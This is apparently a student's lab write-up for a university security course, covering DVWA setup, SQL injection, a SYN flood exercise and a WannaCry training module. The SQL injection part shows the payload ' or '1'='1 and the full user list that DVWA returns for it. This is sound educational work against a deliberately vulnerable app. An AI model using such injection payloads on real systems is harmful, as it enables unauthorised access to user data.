


Mubariz Saeed
CSF 432 - Lab#12
Fall 2021

Lab 12: Exploiting

Part 1: DVWA Setup in Kali

!/? Question 1 - Submit a screenshot of the DVWA welcome screen.



Part 2: SQL Injection Attack

!/? Question 2 - Submit a screenshot of your sql injection result.

vulnerability: SQL injection

User ID:

ID: ' or '1'='1
First name: admin
Surname: admin

ID: ' or '1'='1
First name: Gordon
Surname: Brown

ID: ' or '1'='1
First name: Hack
Surname: Me

ID: ' or '1'='1
First name: Pablo
Surname: Picasso


ID: ' or '1'='1
First name: Bob
Surname: Smith

More Information

- https://en.wikipedia.org/wiki/SQL_injection
- <https://www.netsparker.com/blog/web-security/sql-injection-cheat-sheet/>
- https://owasp.org/www-community/attacks/SQL_injection


Part 3: DoS Attack

!/? Question 3 - Submit a screenshot of syn flood DoS attack running.



Part 4: WannaCry

!? Question 4 - Submit a screenshot of your badge demonstrating the completion of this immersive lab module.



Part 5: Submission

Convert your network document into a .PDF and upload a single `lastname_lab12.pdf` file to Brightspace through the attachment uploads option.